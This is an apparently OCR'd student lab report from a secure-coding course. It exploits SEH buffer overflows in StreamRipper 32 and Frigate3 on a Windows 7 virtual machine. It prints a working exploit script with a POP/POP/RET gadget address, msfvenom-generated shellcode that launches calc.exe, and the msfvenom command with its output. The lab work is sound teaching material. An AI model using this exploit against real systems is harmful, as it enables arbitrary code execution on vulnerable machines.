Secure Coding (CSE 2010)

LAB Experiment: 8

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
TASK



Lab experiment - Working with the memory vulnerabilities – | Part II


Task

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload.
    - Replace the shellcode in the exploit2.py
- Install Vuln_Program_Stream.exe and Run the same

Analysis


- Try to crash the Vuln_Program_Stream program and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).
  Example:
  msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
- Change the default trigger to open control panel.

- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload.**


exploit2.py - C:\Users\Shafiq Ahmed\Desktop\03.04.2021\03.04.2021\exploit2.py (2.7.18)
File Edit Format Run Options Window Help
Ln: 1 Col: 0


```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B               POP EBX
#40010C4C   5D               POP EBP
#40010C4D   C3               RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
```

- Execut2 the exploit2.py



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

- **Install Vuln_Program_Stream.exe and Run the same**



StreamRipper 32


Max KB To Rip: 0

Relay Port: 10069

Station/Song Matching

Stream Name	Pattern
StreamRipper 32	AAAAAAAA...
StreamRipper 32	AAAAAAAA...

Version 2.6



SRipper MFC Application has stopped working


Windows can check online for a solution to the problem.

→ Check online for a solution and close the program

→ Close the program

View problem details


● **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux). msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python**


Home
Windows 7 x64
Kali
root@kali: ~
01:17 PM
root@kali: ~
Minimize all open windows and show the desktop
File Actions Edit View Help

```
│ ⇒ https://www.kali.org/docs/general-use/python3-transition/
│
└(Run "touch ~/.hushlogin" to hide this message)
┌──(root💀kali)-[~]
└─# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf =  b""
buf += b"\xd9\xeb\xd9\x74\x24\xf4\x5e\x56\x59\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x6a\x48\x4b\x32"
buf += b"\x57\x70\x37\x70\x43\x30\x33\x50\x4c\x49\x38\x65\x64"
buf += b"\x71\x79\x50\x71\x74\x4e\x6b\x30\x50\x70\x30\x4c\x4b"
buf += b"\x76\x32\x54\x4c\x6c\x4b\x71\x42\x74\x54\x6e\x6b\x64"
buf += b"\x32\x76\x48\x34\x4f\x6d\x67\x71\x5a\x65\x76\x64\x71"
buf += b"\x49\x6f\x6e\x4c\x47\x4c\x75\x31\x53\x4c\x54\x42\x76"
buf += b"\x4c\x31\x30\x79\x51\x58\x4f\x56\x6d\x63\x31\x79\x57"
buf += b"\x58\x62\x4c\x32\x53\x62\x46\x37\x6c\x4b\x70\x52\x62"
buf += b"\x30\x4e\x6b\x43\x7a\x67\x4c\x4c\x4b\x72\x6c\x77\x61"
buf += b"\x42\x58\x58\x63\x63\x78\x43\x31\x4a\x71\x53\x61\x6c"
buf += b"\x4b\x76\x39\x77\x50\x53\x31\x4a\x73\x6c\x4b\x72\x69"
buf += b"\x67\x68\x59\x73\x46\x5a\x52\x69\x4c\x4b\x74\x74\x4e"
buf += b"\x6b\x36\x61\x38\x56\x65\x61\x59\x6f\x6e\x4c\x5a\x61"
buf += b"\x5a\x6f\x76\x6d\x57\x71\x39\x57\x67\x48\x4d\x30\x73"
buf += b"\x45\x39\x66\x53\x33\x73\x4d\x4c\x38\x57\x4b\x33\x4d"
buf += b"\x64\x64\x42\x55\x39\x74\x73\x68\x4c\x4b\x76\x38\x66"
buf += b"\x44\x33\x31\x4e\x33\x51\x76\x4c\x4b\x46\x6c\x32\x6b"
buf += b"\x4e\x6b\x70\x58\x47\x6c\x37\x71\x6e\x33\x4e\x6b\x55"
buf += b"\x54\x6e\x6b\x43\x31\x6a\x70\x6e\x69\x30\x44\x75\x74"
buf += b"\x75\x74\x33\x6b\x71\x4b\x73\x51\x71\x49\x51\x4a\x53"
buf += b"\x61\x59\x6f\x6b\x50\x63\x6f\x71\x4f\x50\x5a\x6e\x6b"
buf += b"\x45\x42\x6a\x4b\x6e\x6d\x31\x4d\x30\x6a\x67\x71\x6c"
buf += b"\x4d\x4e\x65\x58\x32\x53\x30\x43\x30\x33\x30\x36\x30"
buf += b"\x33\x58\x44\x71\x4c\x4b\x50\x6f\x6d\x57\x4b\x4f\x7a"
buf += b"\x75\x6d\x6b\x6c\x30\x6e\x55\x69\x32\x50\x56\x73\x58"
buf += b"\x59\x36\x4e\x75\x4d\x6d\x4d\x4d\x79\x6f\x4a\x75\x67"
buf += b"\x4c\x34\x46\x63\x4c\x47\x7a\x4f\x70\x79\x6b\x49\x70"
buf += b"\x52\x55\x66\x65\x6d\x6b\x72\x67\x76\x73\x62\x52\x42"
buf += b"\x4f\x53\x5a\x43\x30\x63\x63\x69\x6f\x68\x55\x70\x63"
buf += b"\x65\x31\x52\x4c\x70\x63\x43\x30\x41\x41"

┌──(root💀kali)-[~]
└─# 
```


e the mouse pointer inside or press Ctrl+G.

- **Install frigate.exe and run the same.**




```
C:\Program Files (x86)\Frigate3\
..
Addons            *
Data              *
Help              *
Plugins           *
ct                  exe
Frigate3            exe
unins000          * exe
cabinet             dll
dcrawlib            dll
elpackD6            bpl
Frigate Features    htm
Frigate             rtf
license             txt
rtl60               bpl
Spell             * cfg
tb2k_d6             bpl
unacev2             dll
unins000          * dat
unrar3              dll
vcl60               bpl
WnASPI32            dll
<UP-DIR>
8,063.89 KB in 21 files
13.55 GB free on drive C
57.53%
```

- **Application crashes and opens calculator.exe**



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
6CLVjOpKK9ppuS5MkQWeC2RbOqz5PF39oN5sSsQrL2CUPAA
```

- **Vulnerability found by generating payload at the find computer field**



Windows 7 x64
Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch
13 28 52
